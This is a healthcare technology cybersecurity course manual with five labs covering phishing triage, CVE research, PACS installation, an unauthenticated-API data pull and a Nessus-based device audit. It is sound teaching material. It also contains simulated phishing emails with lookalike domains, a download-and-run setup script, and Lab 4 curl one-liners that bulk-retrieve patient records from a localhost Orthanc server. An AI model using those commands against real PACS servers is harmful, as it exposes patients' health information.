HTM 214 Intermediate HTM Cybersecurity

Lab Setup

1. Login to your Linux Desktop.
2. At the lower left is a circle with 3 dots. Click to open the Applications screen.
    a. Find Terminal, right click and click Pin to Dash.
3. Click on Terminal in Favorites at the left.
4. After every command typed in to the terminal press Enter.
5. Install curl.
    a. At the prompt type:

        ```
        sudo apt install curl -y
        ```

        Enter your password. Nothing will be shown on screen as you type.
        Note: If not present it will be installed, otherwise it will give you a message that curl is already the newest version.
6. Install Libre Office Calc (spreadsheet).
    a. At the prompt type:

        ```
        sudo apt update && sudo apt install libreoffice-calc -y
        ```

        Enter your password. Nothing will be shown on screen as you type.
        Note: If not present it will be installed, otherwise it will give you a message that curl is already the newest version.

7. At the lower left is a circle with 3 dots. Click to open the Applications screen.
    a. Find LibreOffice Calc (green spreadsheet icon), right click and click Pin to Dash.
8. At the prompt type:
    ```
    curl -L -o get-lab-files.sh https://htm.wpdevdaemon.com/wp-content/uploads/2026/03/get-lab-files.sh
    ```

9. Make the file executable. At the prompt type:

    ```
    chmod +x get-lab-files.sh
    ```

10. Execute the file. At the prompt type:

    ```
    ./get-lab-files.sh
    ```

Congratulations! The files are downloaded and you are ready for the labs.

Lab 1: Phishing Email Forensics & Defense

- Estimated Time: 45–60 minutes
- Requirements: Email Samples + Browser

Real-World Context

Only 3% of malware exploits a purely technical flaw. The other 97% targets human behavior through social engineering. In 2020, a Universal Health Services employee opened a phishing attachment, launching a Ryuk ransomware attack that disabled 400 US hospitals for three weeks and cost an estimated $67 million. In this lab, you will analyze five realistic healthcare phishing scenarios, inspect raw headers, and map defenses to NIST controls.

Your Objectives

- Identify phishing red flags across five realistic email scenarios.
- Analyze raw email headers to trace forged sender paths.
- Understand SPF, DKIM, and DMARC as email authentication defenses.
- Map attack vectors to NIST SP 800-53 security controls.
- Write an incident notification memo as an HTM professional.

Web Resources to Use

- MXToolbox Header Analyzer: https://mxtoolbox.com/EmailHeaders.aspx
- Google Admin Header Analyzer: https://toolbox.googleapps.com/apps/messageheader/

Phase 1: Spot the Phish

Read each of the five emails below and complete the triage items. There are FOUR phishing emails and ONE legitimate email in this set.

⚠️ *Watch Out: Do NOT click any links in a real phishing email. These are simulated samples for training purposes only.*

Email Sample 1 — IT Help Desk Password Reset

```
FROM:    IT-Helpdesk <support@hosp1tal-it.com>
TO:      All Staff
SUBJECT: [URGENT] Your password expires in 24 hours — Action Required

Dear Valued Employee,

Our security system has detected that your network password will expire
in 24 hours. Failure to update your password will result in immediate
account lockout and loss of access to all hospital systems.

Click below to update your password NOW:
  http://hosp1tal-staff-portal.xyz/reset-password

This is an automated message. Do not reply to this email.

IT Security Team
Regional Medical Center
```

Triage Check 1:

Sender domain — does it exactly match your organization?:

_____

What does the link URL actually say? Look carefully at every character.:

_____

Urgency or pressure language — quote it here.:

_____

Is there any way to verify or reply to the sender?:

_____

Attack type classification (Phishing / Spear Phishing / Whaling / Pretexting / Other):

_____

VERDICT (Circle One): Phish / Legitimate / Uncertain

Email Sample 2 — CFO Wire Transfer Request

```
FROM:    Margaret Chen, CFO <m.chen@regionaImedcenter.com>
TO:      HTM Director
SUBJECT: Confidential — Medical Device License Renewal

I need you to process an urgent wire payment for the annual licensing
renewal on our Philips IntelliVue fleet. Our vendor contact has changed
banking details. Please use the new account below:

Bank: First Harbor Bank
Account: 847291045
Routing: 021000021
Amount: $47,850.00

This must be completed today to avoid a service interruption.
Please do not discuss this with anyone else — I'll explain in our 1:1.

Best,
Margaret
```

Triage Check 2:

Sender domain — does it EXACTLY match your organization? (Look very closely at every character.):

_____

What social engineering technique does "do not discuss with anyone" represent?:

_____

Why is a wire transfer request especially dangerous compared to other requested actions?:

_____

What is "whaling" and does this email fit that definition?:

_____

VERDICT (Circle One): Phish / Legitimate / Uncertain

Email Sample 3 — Vendor Firmware Update

```
FROM:    GE HealthCare Support <support@ge-healthcare-updates.net>
TO:      Biomedical Engineering Department
SUBJECT: Critical Security Firmware Update — MAC5500 ECG Systems

Dear Biomedical Team,

GE HealthCare has released a critical security firmware update (v4.2.1)
for all MAC5500 ECG systems in response to CVE-2024-8812.

Please download and apply the update immediately:
  [Download Firmware v4.2.1] → https://ge-fw-updates.net/mac5500-v421.exe

Failure to apply this update within 72 hours may expose your facility
to regulatory penalties under HIPAA Section 164.312.

GE HealthCare Security Response Team
```

Triage Check 3:

What is the real GE HealthCare website domain? How does this sender domain compare?:

_____

Legitimate medical device vendors never distribute firmware via direct email links. Why is this important?:

_____

The email cites "CVE-2024-8812." Look it up on your validated research sites. Does it exist?:

_____

What type of attack could a malicious .exe file disguised as firmware enable?:

_____

As an HTM professional, what do you do when you receive this email?:

_____

VERDICT (Circle One): Phish / Legitimate / Uncertain

Email Sample 4 — HR Open Enrollment

```
FROM:    HR Benefits <hr-benefits@regionalmecenter.com>
TO:      All Staff
SUBJECT: Open Enrollment Closes Friday, November 15

Dear Team Member,

This is a reminder that Open Enrollment closes this Friday, November 15.
If you have not yet made your benefits selections, please log in to
the HR portal at hr.regionalmecenter.com/benefits by 5:00 PM.

If you have questions, contact HR at extension 4400 or
hr-benefits@regionalmecenter.com.

Human Resources
Regional Medical Center
```

Triage Check 4:

Verify the sender and link domains against your workspace setup. Do they align?:

_____

Is there any artificial high-pressure language or hidden link redirection?:

_____

VERDICT (Circle One): Phish / Legitimate / Uncertain

Email Sample 5 — DocuSign Document Notification

```
FROM:    DocuSign <dse@docusign-contracts.com>
TO:      HTM Department
SUBJECT: Action Required: Service Contract for Review & Signature

You have a document ready for your electronic signature.

Document: Preventive_Maintenance_Contract_2025.pdf.exe
Sender:   Acme Medical Services
Expires:  48 hours from receipt

  [Review & Sign Document]

If you did not request this document, please click here to report it.

DocuSign, Inc.

(c) DocuSign, Inc. All rights reserved.
```

Triage Check 5:

What is the real DocuSign domain? How does this sender compare?:

_____

Look at the document filename very carefully. What is wrong with it?:

_____

What is a "double extension attack" and how does it work?:

_____

The "report it" link is also malicious. What technique does this represent?:

_____

VERDICT (Circle One): Phish / Legitimate / Uncertain

Phase 2: Email Header Analysis (20 min)

1. Email headers contain the full routing history of a message. Attackers can easily forge the visual "From:" field, but the underlying server infrastructure headers are much harder to fake.
2. Open a Terminal window and run this filtered analysis string:

```
cat ~/phishing-sample.eml | grep -E "From:|Reply-To:|Received:|Return-Path:|DKIM|SPF|DMARC"
```

3. Select and copy the output. (Click and drag to select, then right click and choose copy).
4. Navigate to:

   https://mxtoolbox.com/EmailHeaders.aspx

   a. Paste the full headers and record your findings below.
5. Copy the complete raw contents of the email to your clipboard to paste into the analyzer tool.

```
cat ~/phishing-sample.eml
```

   b. Paste the full email and record your findings below.

Header Investigation Questions

From: (What the attacker wanted you to see visually):

_____

Return-Path: (Where system bounces actually go):

_____

Reply-To: (Where user text responses would route):

_____

Top-most Received Server: (The last server to handle the message before arrival):

_____

Bottom-most Received Server: (Where the message actually originated):

_____

SPF Result (Pass / Fail / Neutral):

_____

DKIM Result (Pass / Fail / None):

_____

DMARC Result (Pass / Fail / None):

_____

Analytical Summary: Perform some research on the web to help define the following terms and in your own words explain what SPF, DKIM, and DMARC each do and how they work as a layered defense to stop phishing.

_____

_____

Phase 3: NIST Control Mapping & Recommendations (15 min)

For each technical finding discovered during triage, provide your mitigation recommendation for the corresponding NIST SP 800-53 control.

Control Finding 1: AT-2 (Security Awareness Training)

Technical Finding: Staff member clicked a simulated phishing link.

Your Recommendation:

Control Finding 2: SI-3 (Malware Protection)

Technical Finding: An executable attachment (.exe) reached the inbox without being blocked by gateway filters.

Your Recommendation:

Control Finding 3: IA-2 (Identification and Authentication)

Technical Finding: Account credentials were entered on a spoofed external site before active detection.

Your Recommendation:

Control Finding 4: SC-5 (Denial of Service / External Communication Protection)

Technical Finding: Active phishing domain was fully reachable from inside the internal hospital network segment.

Your Recommendation:

Deliverable: Incident Memo

You are an HTM technician. You received Email Sample 3 (the fake GE HealthCare firmware update). You did NOT click the link. Write a brief incident memo (4–6 sentences) summarizing: what you received, what you did to verify it, who you notified, and what you recommend happens next to protect the hospital asset fleet.

Congratulations! You have finished the lab.

Lab 2 - CVE Hunting with NVD & CISA KEV

- Estimated Time: 45–60 minutes
- Requirements: Browser Only — No Install Required

Real-World Context

In 2017, WannaCry ransomware encrypted over 80 NHS hospitals within hours. The underlying vulnerability had been in the public CVE database for two months before the attack. Organizations that patched it in time were completely unaffected. Every cybersecurity professional needs to look up vulnerabilities, understand what they mean, and decide whether to act right now.

Your Objectives

1. Read and interpret a real CVE record using an updated multi-source research workflow.
2. Decode a CVSS score to understand exactly how dangerous a flaw is.
3. Check whether your CVE is being actively exploited in the wild (CISA KEV).
4. Utilize the Exploit Prediction Scoring System (EPSS) to measure active threat probability.
5. Translate a general software vulnerability into a medical device risk rating.

Web Resources to Use

- National Vulnerability Database: https://nvd.nist.gov
- MITRE CVE Database: https://www.cve.org
- CVE Details Aggregator: https://www.cvedetails.com
- CISA Known Exploited Vulnerabilities: https://www.cisa.gov/known-exploited-vulnerabilities-catalog
- CISA Cybersecurity Advisories: https://www.cisa.gov/news-events/cybersecurity-advisories
- EPSS Data Portal: https://www.first.org/epss/data
- CVSS Calculator: https://www.first.org/cvss/calculator/3.1

Your Assigned CVE

Your instructor will assign your group one of the following CVEs. Circle yours:

Group A: CVE-2021-44228 | Common Name: Log4Shell | Why It Matters: Remote code execution hidden in log messages. Affected millions of systems worldwide overnight.

Group B: CVE-2017-0144 | Common Name: EternalBlue / MS17-010 | Why It Matters: The vulnerability behind WannaCry. You will see this again in Lab 2.

Group C: CVE-2025-0626 | Common Name: Contec CMS8000 | Why It Matters: A backdoor hardcoded into a patient monitor. The device was sending data to an unknown IP address.

Group D: CVE-2019-0708 | Common Name: BlueKeep | Why It Matters: Remote Desktop Protocol flaw affecting Windows versions still running on many clinical devices.

Group E: CVE-2017-5638 | Common Name: Apache Struts RCE / Equifax Flaw | Why It Matters: Released in March 2017, it sat unpatched for exactly two months before attackers used it to steal the records of 147 million people. It shows the catastrophic cost of delaying a patch.

Phase 1: Anatomy of a CVE & Multi-Source Research Protocol (15 min)

⚠ *Important Notice on the NVD Pipeline:*

Centralized vulnerability repositories experience real-world supply constraints. Since early 2024, the National Vulnerability Database (NVD) pipeline has faced significant delays in its enrichment stage. While MITRE successfully processes new vulnerabilities and assigns CVE IDs with basic descriptions, NIST (NVD) has fallen behind on expanding those records with CVSS scores, Common Platform Enrichment (CPE) data, and impact vectors.

As an HTM professional, relying on a single broken database leaves you blind. You must look past a single point of failure and utilize a multi-source triage workflow—exactly how professional clinical vulnerability analysis is performed in real hospital environments using groups like H-ISAC and MedISAO.

Follow this four-step research protocol to fill out your CVE Profile Card below.

Step 1: Establish Authority at MITRE

Go to https://www.cve.org and search for your assigned CVE ID. Read the authoritative description and note the Common Weakness Enumeration (CWE) classification.

Step 2: Extract CVSS Data from CVEDetails

If the NVD page shows "NVD analysis not yet performed," go to https://www.cvedetails.com and search your CVE. This aggregator mirrors vendor-submitted CVSS v3 metrics and breaks down the core vector fields you need.

Step 3: Gain Operational Context from CISA

Search for your CVE across CISA's main catalog and the specific CISA ICS Advisories page (https://www.cisa.gov/ics-advisories). Review the plain-English threat impact scenario.

Step 4: Capture Threat Likelihood from EPSS

Navigate to https://www.first.org/epss/data and search your CVE to extract its current Exploit Prediction Scoring System score and percentile metrics.

CVE Profile Card Questions

Record your gathered intelligence below:

CVE ID:

_____

CVSS v3 Base Score (Number out of 10):

_____

Severity Rating (None / Low / Medium / High / Critical):

_____

EPSS Score / Probability Percentile:

_____

Attack Vector (How does the attacker reach the vulnerability?):

_____

Privileges Required (Does the attacker need an account first?):

_____

User Interaction (Does a victim need to click something?):

_____

Confidentiality Impact (None / Low / High):

_____

Integrity Impact (None / Low / High):

_____

Availability Impact (None / Low / High):

_____

CIA Triad Analysis: Which element of the CIA Triad is MOST at risk?

_____

In Your Own Words: What does this vulnerability allow an attacker to do?

Phase 2: Is It Being Actively Exploited? (15 min)

A vulnerability in a database might never be weaponized in a real attack. CISA's Known Exploited Vulnerabilities (KEV) catalog tracks flaws confirmed to be actively targeted against real organizations.

Navigate to: https://www.cisa.gov/known-exploited-vulnerabilities-catalog and search for your CVE ID.

KEV Research Card Questions

Is your CVE listed in the CISA KEV catalog? (Yes / No):

_____

If yes — what date was it added to the catalog?:

_____

If yes — what is the required remediation deadline for federal agencies?:

_____

What vendor and product does CISA list as affected?:

_____

In your own words: Why does KEV status and EPSS tracking matter MORE to an asset manager than just the baseline CVSS score?

_____

_____

💡 *Did You Know? Not every high-CVSS vulnerability ends up in the KEV. A score of 9.8 means theoretically very dangerous, but if no attacker has ever actually used it in the wild, or its EPSS percentage is bottom-tier, your healthcare organization can prioritize other emergencies accordingly. KEV means someone is actively attacking a target with it right now.*

Phase 3: Translate to Medical Device Risk (15 min)

This is where HTM professionals think differently from general IT. A software CVE must be evaluated in the context of the medical device: what does the device do, what happens if it fails, and who else is on the same network?

Medical Device Risk Assessment Questions

Affected Equipment Types: What types of medical devices might run the affected software or OS?

_____

Critical Element Triage: If this device were exploited, which CIA element would be most critical to patient safety? Why?

_____

Threat Likelihood (High / Medium / Low): Justify your choice using its KEV status and current EPSS probability.

_____

Patient Harm Potential (High / Medium / Low): Consider what this device actually does clinically.

_____

Care Disruption Potential (High / Medium / Low): Is this device used 24/7 or for emergency diagnostics?

_____

Your Overall Risk Rating (Critical / High / Medium / Low):

_____

First Response Protocol: Who is the FIRST person or team you call inside the hospital? Justify your choice.

_____

Deliverable: Group Verbal Brief (2 minutes)

Your group will present a short verbal summary covering: CVE ID and description, CVSS score, KEV/EPSS status, medical device risk rating, and your recommended first action. Space for notes is provided below.

Congratulations! You have finished the lab.

Lab 3 - Install a DICOM PACS server.

- Estimated Time: 20 minutes
- Requirements: Linux Terminal

Real-World Context

A PACS (Picture Archiving and Communication System) stores every X-ray, CT scan, MRI, and ultrasound image across a hospital network. Orthanc is a real open-source PACS server used by hospitals worldwide. Its built-in REST API makes it highly efficient, but default configurations run without encryption or authentication. Researchers regularly locate unprotected Orthanc instances exposed to the public internet, leaving millions of patient records vulnerable.

Your Objectives

- Deploy a containerized PACS server on your workstation.
- Verify the server is actively accepting DICOM traffic (port 4242) and web traffic (port 8042).
- Access the PACS web administration interface to confirm active operation.

Step by Step Install Instructions

1. Login to your workstation.
2. Open a Terminal window and type:

   `./master-setup.sh` and press Enter.


   The setup will ask for a password. Type in your password. You will not see any typing on the screen.

3. Answer Yes to any questions that come up.
4. Enter your password again at the end of the script. If it says “invalid password”, just ignore it.
5. After the script finishes, at the prompt type:

   `source ./.bashrc` and press Enter.

6. At the prompt type:

   `docker ps` and press Enter. You should see the following:



7. Open Firefox and go to:

   http://localhost:8042

   You should see the Orthanc home page, however, if it asks for permissions the username is orthanc and the password is orthanc. Click Save.

8. You should see the Orthanc PACS server home page.

Congratulations! You have installed a PACS server.

Lab 4 – Exfiltrate Data from an Insecure PACS Server

- Estimated Time: 60 minutes
- Requirements: Terminal + Wireshark + Browser

Real-World Context

In 2019, security researchers discovered over 45 million unprotected medical images on publicly accessible DICOM servers worldwide. Patient names, dates of birth, and diagnostic images were fully exposed with no authentication checks required. In this lab, you will audit your Lab 4 PACS installation from an attacker's perspective, extract records, capture the traffic, and build a compliance report.

Your Objectives

- Perform network service discovery and banner grabbing using nmap and curl.
- Exploit an unauthenticated REST API endpoint to retrieve simulated Protected Health Information (PHI).
- Capture and analyze unencrypted network data streams in real time using Wireshark.
- Map findings to NIST SP 800-53 controls and write professional remediation rules.

Phase 1: Service Discovery & Application Identification

Identify the target's "Attack Surface" and perform "Banner Grabbing" to verify the service identity.

1. Perform a Targeted Port Scan

   ```
   nmap -sV -p 4242,8042 localhost
   ```

2. Capture the Raw Service Banner

   ```
   curl -i http://localhost:8042 > discovery.txt
   ```

3. Analyze the Handshake

   ```
   cat discovery.txt
   ```

   Finding: Locate the HTTP/1.1 307 Temporary Redirect.

4. Isolate the Application Identity

   ```
   grep "Location" discovery.txt
   ```

   The Breadcrumb: The output should show Location: app/explorer.html.

Phase 2: Unauthenticated Data Breach (Mass Exfiltration)

1. Enumerate the Patient List

   ```
   curl -s http://localhost:8042/patients
   ```

2. Perform Mass Exfiltration

   ```
   curl -s http://localhost:8042/patients | tr -d '[]"," | xargs -n
   1 -I {} curl -s http://localhost:8042/patients/{} | grep
   "PatientName"
   ```

   Documentation: Retrieve 6 Patient Records (DOE, SMITH, BROWN, DAVIS, and WILSON, FLAG).

Phase 3: Exfiltrated Data with Wireshark

1. Launch Wireshark with elevated privileges. At the prompt type:

   ```
   sudo wireshark
   ```

2. Configure the Capture.
3. Select the "any" interface. Set filter to:

   ```
   tcp.port == 8042
   ```

4. Click the right arrow at the end of the Apply a display filter line to apply the filter.
3. Click Capture, then Start.
4. Open new Terminal and run the breach command:

   ```
   curl -s http://localhost:8042/patients | tr -d '[]"," | xargs -n
   1 -I {} curl -s http://localhost:8042/patients/{} | grep
   "PatientName"
   ```

5. In Wireshark, Right-click an HTTP protocol line -> Follow > HTTP Stream. Use arrows to find PatientID JSON block.
5. In the Apply a display filter, the the filter to: `http.response.code == 200`
6. Click the right arrow at the end of the Apply a display filter line to apply the filter.
7. Right-click an HTTP protocol line -> Follow > HTTP Stream. Use arrows to find PatientName JSON block.
8. Click Capture, then Stop.

Phase 4: Compliance Mapping & Remediation

NIST Control	Control Name	Technical Finding	Risk Level

AC-3	Access Enforcement	API allowed full database access without credentials.	CRITICAL
SC-8	Transmission Confidentiality	PHI was transmitted in cleartext via HTTP.	HIGH
IA-2	Identification & Authentication	System failed to identify user before releasing PHI.	MEDIUM

Phase 5: What can be done to secure this server based on the NIST controls above?

Recommendation for NIST AC-3.

Recommendation for NIST SC-8.

Recommendation for NIST IA-2.

Congratulations! You have finished the lab.

Lab 5: Medical Device Security Audit - Sysmex SP-50

You will again work as a team on this lab and present your findings.

Real-World Context

In May 2017, WannaCry ransomware infected over 200,000 devices in 150 countries in a single day by exploiting EternalBlue (MS17-010). At least 16 NHS hospitals diverted ambulances and cancelled 19,000 appointments because clinical systems froze. The patch had been available for two months before the incident.

As a biomedical engineer at a regional hospital, your IT Security team has forwarded you a Nessus vulnerability scan export that flagged one of your lab instruments. Your job is to figure out exactly what is wrong, identify the clinical risk, and build a remediation plan.

Your Objectives

- Locate a vulnerable medical device inside a real Nessus scan export.
- Research the clinical device and related product lines that may share the same environment.

Phase 1: Discover the Target

1. Double-click the File Manager at the left in the Favorites Dock. You will be in your home directory.
2. Double-click `htm214-example-nessus_scan.xslx` and it will open in LibreOffice Calc.
3. If the labels in Row 1 are not visible, click the “1” at the very left of the row to select it and then make the text black.
4. Press Ctrl+F and search for "Sysmex" to locate the device record.

Discovery Form Questions

Device Name (ip_description column):

_____

IP Address:

_____

Vulnerability Name (Plugin_Name column):

_____

Severity:

_____

Operating System:

_____

CVE Number:

_____

Status:

_____

Months with Vulnerability:

_____

Clinical Purpose: Conduct a web search to find out what function of the Sysmex SP-50? What does it do in a clinical lab?

_____

Phase 2: Understand the Vulnerability

Go to https://nvd.nist.gov and search for CVE-2017-0144.

CVE Number:

_____

CVSS Score and Severity Rating:

_____

Attack Vector:

_____

Privileges Required:

_____

Question 1

Describe EternalBlue in plain language. What does it actually do to a target system?

_____

_____

_____

Question 2

Microsoft released the patch on March 14, 2017. WannaCry hit on May 12, 2017. The Sysmex SP-50 in your scan shows it has had this vulnerability for 15 months. What does that tell you about patch management at this facility?

_____

_____

_____

Question 3:

Give three reasons why this vulnerability is especially dangerous on a medical device compared to a standard office workstation:

_____

_____

_____

Phase 3: Spot the Pattern - WinVerifyTrust

You just found one critical vulnerability. Now look at the bigger picture.

Back in the spreadsheet, press Ctrl+F and search for CVE-2013-3900.

How many devices are affected?:

_____

Name two affected devices besides the Sysmex:

_____

How long has this vulnerability been publicly known?:

_____

What does the fix actually require?:

_____

The fix for CVE-2013-3900 is adding two registry keys — a 5-minute task. It has been publicly known since 2013.

Question

You now have a device with a 15-month-old critical vulnerability and 20+ devices with a decade-old vulnerability that takes 5 minutes to fix. What does this pattern tell you about the patch management program at this facility? What systemic problem does this represent?

Phase 4: Fix It

Patching Constraints

For medical devices, applying OS-level patches is rarely as simple as clicking Update. Answer the following based on what you know from the course material and the device context:

Why can't the HTM team simply push this patch like a standard Windows workstation?

What stakeholders need to be involved before patching a clinical instrument?

Phase 5: Conclusions

Summarize your conclusions for this lab.

Troubleshooting

If you make a mistake and need to reinstall:

```
sudo docker rm -f orthanc_pacs && rm -rf ~/medical-lab && ./master-setup.sh
```